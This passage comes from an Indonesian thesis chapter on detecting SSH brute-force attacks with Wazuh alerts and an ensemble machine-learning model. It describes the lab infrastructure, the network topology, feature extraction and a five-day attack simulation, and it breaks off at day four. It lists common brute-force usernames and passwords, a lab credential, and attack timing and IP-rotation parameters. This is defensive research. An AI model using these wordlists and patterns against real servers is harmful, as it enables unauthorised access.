Seluruh fitur dashboard terintegrasi dengan backend melalui lima endpoint API, yaitu `/api/ml/training-metrics` untuk mengambil metrik pelatihan, `/api/ml/feature-importance` untuk mengambil tingkat kepentingan fitur, /api/ml/predict untuk prediksi tunggal, `/api/ml/batch-predict` untuk prediksi massal, serta `/api/ml/train` untuk pelatihan ulang model. Setelah seluruh komponen dideploy, dilakukan pengujian menyeluruh terhadap setiap halaman dan endpoint untuk memastikan semua fungsi berjalan sesuai harapan. Dashboard dapat diakses melalui browser dengan alamat `http://10.151.20.152:5000` untuk halaman utama, `http://10.151.20.152:5000/analysis` untuk halaman analisis, `http://10.151.20.152:5000/ml-training` untuk halaman *training*, dan `http://10.151.20.152:5000/ml-prediction` untuk halaman prediksi.

3.2. Infrastruktur Penelitian

3.2.1. Arsitektur Sistem

Infrastruktur penelitian ini dibangun di atas platform virtualisasi Proxmox VE yang berjalan pada satu server fisik (single node/standalone) tanpa konfigurasi cluster. Sistem operasi yang digunakan berbasis Debian GNU/Linux 10 (Buster) dengan kernel Proxmox 5.4.73-1-pve. Berdasarkan hasil identifikasi perangkat keras, server menggunakan prosesor Intel® Xeon® Bronze 3104 dengan konfigurasi 6 core tanpa hyper-threading dan dukungan virtualisasi VT-x, sehingga mampu menjalankan beberapa mesin virtual secara paralel. Kapasitas memori yang tersedia sebesar 16 GB RAM dengan alokasi swap sebesar 32 GB, yang memberikan ruang cukup untuk pengujian berbagai skenario layanan jaringan dan keamanan. Dari sisi penyimpanan, server menggunakan media disk berkapasitas 1TB yang dikonfigurasi menggunakan Logical Volume Manager (LVM) Proxmox, dengan pembagian ke dalam partisi sistem (root), swap, serta storage pool (pve-data) yang digunakan untuk menampung disk virtual mesin. Berikut pada tabel 3.7. merupakan keempat server virtual beserta alamat IP dan fungsinya masing-masing.

Tabel 3. 7 Node VM Server dan Fungsi

No	Nama Server	Alamat IP	Fungsi Utama
1	Wazuh Manager	10.151.20.169	Mengumpulkan log keamanan, menganalisis event berdasarkan aturan, menyediakan API
2	Flask Server	10.151.20.152	Memproses machine learning, menjalankan dashboard, menyediakan endpoint API
3	Ubuntu Target	10.151.20.250	Menjadi target serangan SSH, menjalankan Wazuh agent
4	Kali Attacker	10.151.20.141 - 10.151.20.145	Menjalankan skrip serangan dengan lima alamat IP berbeda

Selain keempat server utama, terdapat juga Router MikroTik RB941-2nD yang berfungsi dan digunakan untuk management dan routing untuk komponen dan perutean IP address. Komponen pendukung berupa Wazuh agent juga terpasang pada server Ubuntu target. Agent ini bertugas memantau file log `/var/log/auth.log` dan mengirimkan setiap event ke Wazuh manager secara real-time.


Arsitektur sistem terdiri dari empat komponen utama yang saling terhubung melalui jaringan virtual isolated dengan subnet 10.151.20.0/24. Topologi ini dirancang untuk mensimulasikan lingkungan produksi dengan pemisahan traffic atau akses fungsi, dan memastikan komunikasi terkendali antar komponen untuk keperluan eksperimen.

Komponen pertama adalah server Wazuh SIEM yang berfungsi sebagai pusat agregasi log dan sistem deteksi intrusi berbasis aturan. Server ini menjalankan tiga layanan utama: Wazuh Manager untuk analisis log dan pemicu aturan, Wazuh Indexer berbasis OpenSearch untuk penyimpanan dan indexing data, serta Wazuh Dashboard untuk visualisasi dan monitoring real-time. Konfigurasi ini mengikuti arsitektur standar deployment Wazuh untuk production environment.

Komponen kedua adalah server Flask yang menjalankan engine pembelajaran mesin dan dashboard interaktif penelitian. Server ini mengimplementasikan pipeline lengkap dari ekstraksi fitur, pelabelan behavioral, pelatihan model ensemble, hingga prediksi real-time. Aplikasi Flask menyediakan REST API untuk integrasi dengan sistem eksternal dan antarmuka web untuk monitoring performa model.

Komponen ketiga adalah server Ubuntu target yang menjalankan layanan SSH sebagai sasaran serangan. Server ini dilengkapi dengan Wazuh agent yang mengirimkan log autentikasi SSH ke Wazuh Manager secara real-time. Konfigurasi SSH menggunakan pengaturan standar dengan autentikasi password untuk memungkinkan eksekusi serangan SSH brute force, namun dengan mekanisme rate limiting yang cukup longgar agar tidak menghambat pengumpulan data.

Komponen keempat adalah mesin Kali Linux yang berperan sebagai sumber serangan. Mesin ini dikonfigurasi dengan lima alamat IP virtual (10.151.20.141 hingga 10.151.20.145) menggunakan fitur IP virtual untuk mensimulasikan serangan *distributed* dari *multiple sources*. Pemisahan IP memungkinkan identifikasi karakteristik serangan berbeda berdasarkan sumber, serta memfasilitasi analisis pola serangan multi-vektor.



Gambar 3. 2 Arsitektur Infrastruktur Penelitian

Gambar 3.2 mengilustrasikan arsitektur lengkap infrastruktur penelitian dengan alur data dari serangan hingga deteksi. Log serangan SSH dikumpulkan oleh Wazuh agent, dikirim ke Wazuh Manager untuk analisis berbasis aturan, kemudian diekspor ke server Flask untuk analisis behavioral menggunakan pembelajaran mesin. Hasil deteksi ditampilkan melalui dashboard interaktif yang dapat diakses peneliti untuk monitoring dan evaluasi. Server target hanya menerima koneksi SSH dari subnet attacker, sementara Wazuh Manager menerima log dari agent melalui port 1514 dengan enkripsi. Server Flask dapat mengakses Wazuh API untuk pengambilan data, namun tidak dapat diakses dari luar jaringan virtual.

3.2.2. Instrument Spesifikasi Perangkat Hardware dan Software

Spesifikasi detail setiap komponen perangkat pada infrastruktur penelitian disajikan dalam Tabel 3.8. Konfigurasi ini dirancang untuk memberikan performa optimal dalam menjalankan beban kerja pengumpulan dataset, analisis real-time, dan pelatihan model pembelajaran mesin.

Tabel 3. 8 Spesifikasi Infrastruktur Perangkat Keras Penelitian

Komponen	**Hostname**	**IP Address dan Prefix**	**Sistem Operasi**	**vCPU**	**RAM**	**Storage**	**Peran Utama**
Wazuh SIEM	Wazuh Server	10.151.20.169/25	Ubuntu Server 22.04 LTS	4	8 GB	100 GB	Agregasi log, deteksi berbasis aturan, indexing event, dashboard dan visualisasi monitoring
Flask ML Server	Server-Flask (Machine Learning)	10.151.20.152/25	Ubuntu Server 20.04 LTS	4	8 GB	80 GB	Ekstraksi fitur, analysis, trining model ensemble, prediksi real-time dan dashboard penelitian
Target Server	Ubuntu Server Target (Web Server)	10.151.20.250/25	Ubuntu Server 20.04 LTS	2	4 GB	40 GB	Service protocol SSH target, Wazuh agent,

							logging autentikasi
Attack Source	Kali Linux (Attacker)	10.151.20.141–145	Kali Linux 2024.1	4	8 GB	60 GB	Simulasi serangan (5 IP virtual), penetration testing, Wordlist brute force dan Attack Scripts
Management Routing	Router MikroTik RB941-2nD	10.151.20.129/25	RB941-2nD	1-MIPS 74Kc V4.12	128.0 MiB	128.0 MiB	Management dan Static Routing

Tabel 3. 9 Spesifikasi Infrastruktur Perangkat Lunak Penelitian

Komponen	**Perangkat Lunak**	**Versi**	**Kegunaan**
Wazuh Manager	Wazuh	4.7	SIEM platform, pengumpulan log
Wazuh Agent	Wazuh Agent	4.7	Monitoring log pada target
Flask Server	Python	3.10	Bahasa pemrograman
	Flask	2.3	Framework web
	Pandas	2.0	Manipulasi data
	NumPy	1.24	Komputasi numerik
	Scikit-learn	1.3	Machine learning
	XGBoost	1.7	Algoritma XGBoost
Ubuntu Target	OpenSSH Server	8.9	Layanan SSH
	Wazuh Agent	4.7	Monitoring log
Kali Attacker	Kali Linux	2025.4	Sistem operasi attacker
	SSHPass	1.09	Autentikasi SSH non-interaktif
	Bash Script	-	Skrip serangan otomatis


3.2.3. Topologi Arsitektur Jaringan

Seluruh server virtual terhubung dalam satu jaringan internal (LAN) menggunakan virtual bridge yang disediakan oleh Proxmox. Topologi jaringan dirancang untuk menyerupai lingkungan produksi nyata di mana terdapat server target yang dapat diakses oleh beberapa mesin attacker. Topologi jaringan penelitian ini dirancang untuk menyerupai lingkungan produksi nyata di mana

terdapat server target yang dapat diakses oleh beberapa mesin attacker, serta sistem monitoring yang terpusat. Seluruh server virtual terhubung dalam satu jaringan internal dengan subnet mask /25 yang memungkinkan komunikasi antar server secara langsung. Gambar 3.3 merupakan Diagram Topologi Jaringan Penelitian yang dimodelkan untuk mengakomodir konektivitas penelitian. Berdasarkan diagram topologi gambar 3.3, aliran data dalam penelitian ini mengikuti delapan tahapan sebagai berikut:

1) Langkah 1: Inisiasi Sumber Serangan
   Serangan SSH brute force dimulai dari mesin Kali Linux yang telah dikonfigurasi dengan lima IP address yang berbeda, yaitu 10.151.20.141/25 hingga 10.151.20.145/25. Penggunaan lima IP address ini bertujuan untuk mensimulasikan serangan terdistribusi (*distributed attack*) yang berasal dari berbagai sumber, sehingga menguji kemampuan sistem dalam mendeteksi serangan yang tidak berasal dari satu IP address saja.
2) Langkah 2: Proses Serangan ke Target
   Kelima IP address dari Kali Linux secara bergantian atau bersamaan mengirimkan serangan SSH brute force menuju server target Ubuntu (Web Server) yang berjalan pada IP address 10.151.20.250/25. Serangan ini berupa percobaan login SSH dengan berbagai kombinasi username dan password yang diambil dari daftar kata (*wordlist*) yang telah disiapkan sebelumnya.
3) Langkah 3: Perekaman Log oleh Server Target
   Setiap percobaan login yang terjadi pada server target Ubuntu akan terekam secara otomatis dalam file log sistem pada direktori `/var/log/auth.log`. File log ini mencatat informasi penting seperti timestamp, source IP address, username yang dicoba, dan status keberhasilan atau kegagalan login.
4) Langkah 4: Pengumpulan Log oleh Wazuh Agent
   Wazuh agent yang telah terpasang dan ditambahkan pada server target Ubuntu secara aktif memantau file log `/var/log/auth.log`. Setiap kali ada baris log baru yang ditulis, agent segera mengirimkannya ke Wazuh manager (server SIEM) melalui koneksi yang telah dikonfigurasi sebelumnya.

5) Langkah 5: Pemrosesan Log oleh Wazuh Manager
   Wazuh manager operasional pada IP address 10.151.20.169/25, akan menerima log dari wazuh agent, kemudian menganalisisnya menggunakan aturan (*rules*) yang telah dikonfigurasi. Hasil analisis ini menghasilkan berbagai jenis peringatan (alert) yang dikategorikan berdasarkan tingkat keparahan (level). Tabel 3.10 merupakan contoh hasil peringatan yang dihasilkan oleh Wazuh berdasarkan pola serangan yang terdeteksi:



Gambar 3. 3 Topologi Arsitektur Jaringan

Tabel 3. 10 Hasil Wazuh pada Pola Serangan

Jenis Peringatan	Deskripsi	Level
SSH Slow Reconnaissance - Patient attacker	Deteksi serangan pengintaian lambat dimana attacker mencoba login dengan jeda waktu yang lama	Low
SSH Brute Force - High frequency from same IP	Deteksi serangan brute force dengan frekuensi tinggi dari satu alamat IP yang sama	Critical
SSH Brute Force - Multiple user enumeration	Deteksi percobaan login dengan banyak username berbeda (enumerasi pengguna)	Medium
SSH Brute Force Attack Detected - Multiple failed login attempts	Deteksi serangan brute force berdasarkan banyaknya percobaan login gagal	High
sshd: Attempt to login using a non-existent user	Percobaan login menggunakan username yang tidak terdaftar dalam sistem	Low
Agent-Brute-Force - SSH Medium - User enumeration pattern	Deteksi pola enumerasi pengguna pada serangan brute force	Medium

Meskipun Wazuh mampu mendeteksi aktivitas mencurigakan dan menghasilkan alert dengan berbagai tingkat keparahan (*Low, Medium, High, Critical*), namun pada wazuh masih memiliki keterbatasan karena bekerja pada tingkat kejadian tunggal (*per-event detection*). Setiap percobaan login pada protocol SSH dianalisis secara terpisah tanpa mempertimbangkan hubungan antar kejadian dalam suatu periode waktu. Pada penelitian ini, keterbatasan tersebut terlihat pada data hasil simulasi yang menghasilkan sekitar 3006 event autentikasi SSH, di mana setiap event diproses sebagai alert individu oleh Wazuh, tanpa menggabungkannya menjadi pola aktivitas yang utuh. Akibat dari pendekatan ini:

- False Positive yang Tinggi
  Satu percobaan login gagal (misalnya karena kesalahan input) dapat menghasilkan alert yang serupa dengan percobaan lainnya, meskipun secara konteks berbeda dengan serangan brute force yang melibatkan puluhan hingga ratusan percobaan dalam waktu singkat.
- Tidak Mampu Menggambarkan Pola Serangan Secara Menyeluruh
  Serangan bertahap, seperti yang disimulasikan dalam penelitian (misalnya ratusan percobaan login dalam satu skenario), akan terdeteksi sebagai banyak event terpisah. Padahal setelah dilakukan proses agregasi temporal, sekitar 3006 event dapat dikelompokkan menjadi 273 window berbasis waktu, dan setelah proses pembersihan data

menjadi 259 window, yang lebih mampu merepresentasikan pola aktivitas secara utuh.

- Kesulitan Membedakan Intensitas Serangan
  Wazuh tidak secara langsung membedakan intensitas aktivitas berdasarkan frekuensi dalam interval waktu. Misalnya, 1 percobaan gagal dalam 1 menit dan lebih dari 50 percobaan dalam 1 menit dapat menghasilkan alert dengan level yang serupa (low level), karena tidak mempertimbangkan metrik seperti *velocity* atau jumlah percobaan dalam satu window.

Hal ini menunjukkan bahwa pendekatan berbasis event belum mampu menangkap konteks perilaku serangan secara komprehensif. Keterbatasan inilah yang menjadi motivasi utama penelitian ini untuk mengembangkan pendekatan agregasi temporal dan ekstraksi fitur perilaku yang akan dijelaskan pada Langkah 7.

6) Langkah 6: Pengambilan Data oleh Flask Server dari Wazuh Manager
   Server Flask yang operasional pada IP *address* 10.151.20.152:5000 secara berkala mengambil data alert dari Wazuh manager melalui REST API yang disediakan. Data alert yang diterima dari Wazuh masih berupa peringatan berbasis peristiwa individual (*per-event*) dalam format JSON yang berisi metadata lengkap setiap kejadian. Berikut merupakan contoh struktur data alert yang diambil oleh Flask server dari Wazuh API:

```
{
  "timestamp": "2026-04-02T03:10:00.000+0000",
  "agent": "Agent-Brute-Force",
  "rule": "sshd: Attempt to login using a non-existent
user",
  "level": "Low",
  "source_ip": "10.151.20.144",
  "dest_ip": "10.151.20.250",
  "user": "root",
  "rule_id": "5710"
}
```

Setelah data alert berhasil diambil, dashboard yang berjalan pada server Flask menampilkan informasi tersebut secara real-time melalui antarmuka web. Dashboard juga menyediakan fitur export ke csv untuk mengunduh data alert yang sedang ditampilkan. File csv yang diunduh ini dapat digunakan untuk analisis lebih lanjut atau sebagai arsip data serangan. Selama proses simulasi serangan lima hari, data alert yang dikumpulkan melalui dashboard ini disimpan secara bertahap dan kemudian diekspor untuk digabungkan menjadi dataset lengkap.

7) Langkah 7: Pemrosesan Data dan Ekstraksi Fitur

Pada tahap ini data alert yang masih bersifat *per-event* tidak langsung digunakan untuk pelatihan model, tetapi terlebih dahulu diolah melalui serangkaian proses yang menjadi kontribusi utama penelitian. Penelitian ini menerapkan **pendekatan agregasi berbasis waktu** dengan mengelompokkan aktivitas SSH dalam interval waktu tertentu, yaitu satu menit. Pendekatan ini memungkinkan sistem untuk menganalisis pola serangan secara menyeluruh, tidak hanya per kejadian. Dengan agregasi temporal, serangan brute force yang berlangsung bertahap (misalnya 10 percobaan per menit selama 10 menit) maupun serangan terdistribusi (dari banyak IP *address*) dapat dikenali sebagai satu kesatuan pola serangan, bukan sebagai event-event terpisah. Setelah agregasi temporal, dari setiap jendela waktu satu menit diekstrak sepuluh dan tujuh fitur perilaku yang merepresentasikan karakteristik aktivitas SSH. Kesepuluh fitur tersebut meliputi Jumlah percobaan login (total_attempts), Jumlah percobaan gagal (failed_attempts), Jumlah percobaan berhasil (success_attempts), Rasio kegagalan terhadap keberhasilan (fail_success_ratio), Jumlah pengguna unik (unique_users), Entropi nama pengguna (username_entropy), Varians waktu antar percobaan (time_variance), Durasi sesi (session_duration), Keragaman alamat IP tujuan (target_diversity) dan Kecepatan percobaan login (velocity). Fitur-fitur ini dirancang untuk menangkap perilaku attacker yang berbeda dengan perilaku pengguna normal. Misalnya, attacker cenderung memiliki velocity tinggi (banyak percobaan dalam waktu singkat), unique_users tinggi (mencoba banyak username), dan username_entropy tinggi (variasi username acak). Setelah fitur-fitur berhasil diekstrak, dilakukan proses pelabelan menggunakan aturan berbasis perilaku (**behavioral based labeling**) yang ditentukan berdasarkan karakteristik serangan. Pendekatan pelabelan ini berbeda dengan penelitian-penelitian sebelumnya yang umumnya menggunakan label berdasarkan aturan statis atau bergantung pada dataset publik yang sudah memiliki label. Dalam penelitian ini, label ditentukan secara otomatis berdasarkan perilaku yang terekam dalam data, sehingga lebih adaptif dan sesuai dengan karakteristik serangan yang sebenarnya.

8) Langkah 8: Pelatihan Model Ensemble dan Deployment ke Dashboard

Setelah dataset berhasil diolah, ekstraksi fitur, dan dilabel berdasarkan aturan perilaku, tahap selanjutnya adalah pelatihan model machine learning. Proses pelatihan model ini mengikuti metodologi yang telah dijelaskan secara rinci pada Pelatihan Model Ensemble, yang mencakup pembagian data 80:20, normalisasi fitur menggunakan StandardScaler, pelatihan tiga model individual (Random Forest, XGBoost, Gradient Boosting), serta penggabungan ketiganya menggunakan mekanisme *soft voting classifier*. Model ensemble yang telah dilatih kemudian dideploy (diimplementasikan) ke dalam dashboard interaktif yang berjalan pada server Flask di alamat 10.151.20.152:5000. Proses deployment ini mengikuti metodologi yang telah dijelaskan secara rinci pada Deployment dan Pengujian Sistem, yang mencakup penyediaan tiga halaman utama dashboard (ML Analysis, ML Training, ML Prediction) beserta endpoint-endpoint API yang mendukungnya.

- Menganalisis performa model melalui halaman ML Analysis yang menampilkan metrik akurasi, presisi, recall, F1-score, grafik feature importance, serta tabel perbandingan antar model.
- Melatih ulang model melalui halaman ML Training dengan mengunggah file csv baru, memantau progress pelatihan dalam lima tahapan, serta melihat *history* pelatihan sebelumnya.
- Melakukan prediksi serangan melalui halaman ML Prediction, baik secara tunggal (*single prediction*) dengan mengisi formulir atau menggunakan tombol preset, maupun secara massal (*batch prediction*) dengan mengunggah file csv yang berisi banyak sampel data.

3.3. Pengumpulan Dataset

3.3.1. Skenario Serangan (*Controlled Attack Simulation*)

Pengumpulan dataset dilakukan melalui simulasi serangan terkontrol (controlled attack simulation) yang berlangsung selama lima hari berturut-turut, dimulai dari tanggal 29 Maret 2026 hingga 2 April 2026. Setiap hari memiliki skenario serangan yang berbeda, mulai dari aktivitas normal sebagai *baseline* yang menyerupai perilaku manusia hingga serangan dengan intensitas tertinggi (*critical*). Pemilihan rentang waktu lima hari bertujuan untuk mengakomodasi variasi pola serangan yang mungkin terjadi dalam periode waktu yang cukup panjang, sekaligus memastikan dataset yang terkumpul memiliki keragaman yang memadai. Kelima skenario serangan tersebut dirancang dengan parameter yang berbeda-beda, meliputi jumlah percobaan login (*attempts*), jeda waktu antar percobaan (*delay*), jumlah *source* IP *address* yang digunakan, serta variasi *username* dan *password* yang dicoba. Parameter-parameter ini diatur sedemikian rupa sehingga menghasilkan pola serangan yang bertingkat, dari yang paling lambat hingga yang paling cepat, serta dari yang berasal dari satu IP address hingga yang berasal dari banyak IP. Tabel 3.11. merupakan skenario yang dilakukan selama 5 hari serangan dari kali linux menggunakan rentang IP adddress 10.151.20.141-10.151.20.145.

Tabel 3. 11 Ringkasan Skenario Serangan Lima Hari

Hari	Tanggal	Kategori	IP Sumber	Jumlah Event	Jeda Waktu	Keterangan
1	29 Maret 2026	Baseline Normal	10.151.20.141	100	30-120 detik	Aktivitas normal menyerupai perilaku manusia (*human-like*)

2	30 Maret 2026	Low Attack	10.151.20.142	400	5-10 detik	Serangan lambat, satu IP
3	31 Maret 2026	Medium Attack	10.151.20.142, 10.151.20.143	500	1-3 detik	Serangan multi-IP, kecepatan sedang
4	01 April 2026	High Attack	10.151.20.144, 10.151.20.145	400	0,5 detik	Serangan paralel, dua IP
5	02 April 2026	Critical Attack	10.151.20.144, 10.151.20.145	400	< 0,1 detik (flood)	Serangan dengan flood (paralel massif)

Berdasarkan proposal penelitian yang telah disampaikan sebelumnya, target awal pengumpulan dataset serangan adalah 1.800 event SSH. Namun dalam implementasinya, setiap percobaan login yang dilakukan oleh *attacker* ke wazuh agent dapat memicu lebih dari satu aturan (*rule*) pada Wazuh SIEM. Sebagai contoh, satu percobaan login yang gagal dapat secara bersamaan memicu aturan untuk `failed password`, `non-existent user` (jika username tidak terdaftar), serta aturan deteksi serangan brute force. Akibatnya, meskipun target percobaan login adalah 1.800 seperti pada tabel 11, jumlah event yang terekam dalam log Wazuh mencapai 3.006 event. Hasil dari perbedaan dataset ini terjadi karena Wazuh dirancang untuk memberikan peringatan untuk setiap kejadian mencurigakan yang terdeteksi, tanpa menggabungkan beberapa peringatan yang berasal dari percobaan login yang sama. Fenomena ini justru memperkaya dataset karena menyediakan lebih banyak metadata untuk dianalisis. Seluruh 3.006 event ini kemudian diproses melalui agregasi temporal (1 menit) yang menghasilkan 273 *time window*, dan setelah pembersihan data (menghapus baris dengan nilai kosong), diperoleh 259 *time window* yang siap untuk pelatihan model.

Hari Pertama: Baseline Serangan Normal (29 Maret 2026)

Hari pertama untuk serangan difokuskan pada pengumpulan data aktivitas legitimate sebagai baseline untuk kategori Normal. Serangan tidak dilakukan pada hari ini (*baseline* normal) sebagai gantinya, dilakukan 100 sesi autentikasi protocol SSH yang berhasil menggunakan kredensial *valid* (`username: agent-1, password: root23136`). Karakteristik baseline ini dirancang untuk mensimulasikan perilaku user manusia: delay antar login berkisar 30-120 detik dengan distribusi acak, sesi login terinterupsi oleh break periods selama 5-10 menit setiap 20 percobaan untuk mensimulasikan user yang meninggalkan terminal (*session timeout*), dan setiap sesi menjalankan command sederhana seperti `uptime`,

`whoami`, dan `exit` untuk mensimulasikan aktivitas normal. *Source* IP *address* untuk baseline menggunakan 10.151.20.141/25 secara eksklusif. IP address ini kemudian tidak digunakan untuk serangan pada hari-hari berikutnya, sehingga model dapat belajar bahwa IP tertentu dengan perilaku konsisten normal kemungkinan besar legitimate user. Durasi eksekusi baseline sekitar 1.5-2 jam mengingat *delay* yang panjang antar percobaan. Data baseline menghasilkan ~100 events Wazuh dengan dominasi rule 5715 (*authentication success*). Tidak ada *failed authentication attempts* kecuali *error incidental* akibat *network timeout*. *Velocity* rata-rata *baseline* sekitar 0.016-0.05 *attempts*/*second*, jauh di bawah *threshold* 0.5 untuk kategori *Suspicious*.

Hari Kedua: Low Attack (30 Maret 2026)

Hari kedua mengeksekusi serangan intensitas rendah dengan karakteristik slow brute force. Tujuannya untuk menghasilkan data kategori *suspicious* dan sebagian *normal*, merepresentasikan serangan yang mencoba menghindari deteksi dengan mengurangi kecepatan. Konfigurasi serangan menghasilkan 400 percobaan login menggunakan kombinasi 10 username umum (`root admin user test guest ubuntu oracle postgres ftp developer`) dan 10 password umum (`12345 123456 password admin qwerty 12345678 abc123 admin123 root toor`). Delay antar percobaan 5-11 detik untuk mensimulasikan reconnaissance fase dari attacker yang berhati-hati. Source IP tunggal 10.151.20.142. Karakteristik perilaku *velocity* berkisar 0.09-0.20 *attempts/second* (masih di bawah *threshold* Attack 5.0, namun beberapa *burst* mungkin mencapai *threshold suspicious* 0.5), keragaman *username moderate* (10 *unique users*), dan *username entropy* sekitar 3.0-3.3 bits menunjukkan distribusi relatif merata. Proses ini berlangsung selama kurang lebih 40–60 menit dan menghasilkan sekitar 800–1000 *event* pada sistem Wazuh. *Event* yang muncul memiliki variasi tingkat keparahan, mulai dari *Low* (misalnya *rule* 5710 dan 5760 untuk kegagalan login), High (*rule* 100100–100102 untuk deteksi percobaan login berulang), hingga sesekali *Critical* jika terjadi peningkatan frekuensi percobaan dalam waktu singkat.

Hari Ketiga: Medium Attack (31 Maret 2026)

Hari ketiga *attack* dilakukan dengan meningkatkan intensitas dengan melibatkan dua *source* IP address (10.151.20.142 dan 10.151.20.143) untuk mensimulasikan serangan terdistribusi (*distributed attack*). Total 500 percobaan dengan delay 1-4 detik menghasilkan kecepatan serangan yang lebih terdeteksi. Konfigurasi serangan dengan 15 username (menambahkan `support`, `backup`, `sysadmin`, `operator`, `www-data`) dan 15 password untuk meningkatkan keragaman. Pemilihan IP *attacker* dilakukan secara acak pada setiap percobaan, sehingga membentuk pola perpindahan IP yang menyerupai penggunaan proxy atau VPN oleh penyerang. Dari sisi perilaku, nilai *velocity* berada pada kisaran 0,25–1,0 percobaan per detik, sehingga sebagian besar aktivitas masuk ke kategori *suspicious*

atau bahkan *attack*, tergantung pada pola lonjakan (*burst*) yang terjadi. Jumlah pengguna unik (*unique users*) dalam setiap window meningkat menjadi sekitar 8–12, yang menunjukkan adanya aktivitas *user enumeration* yang lebih agresif. Selain itu, variasi waktu (*time variance*) juga meningkat akibat perpindahan antar IP *address* yang menyebabkan perbedaan jeda antar percobaan. Proses *attack* ini berlangsung selama sekitar 10–20 menit dan menghasilkan sekitar 900–1100 event pada sistem Wazuh. Terjadi peningkatan jumlah alert dengan level *high* dan *critical*. Beberapa aturan deteksi seperti *multiple user enumeration* dan *distributed attack detected* mulai terpicu secara konsisten selama skenario ini dijalankan.

Hari Keempat: High Attack (1 April 2026)

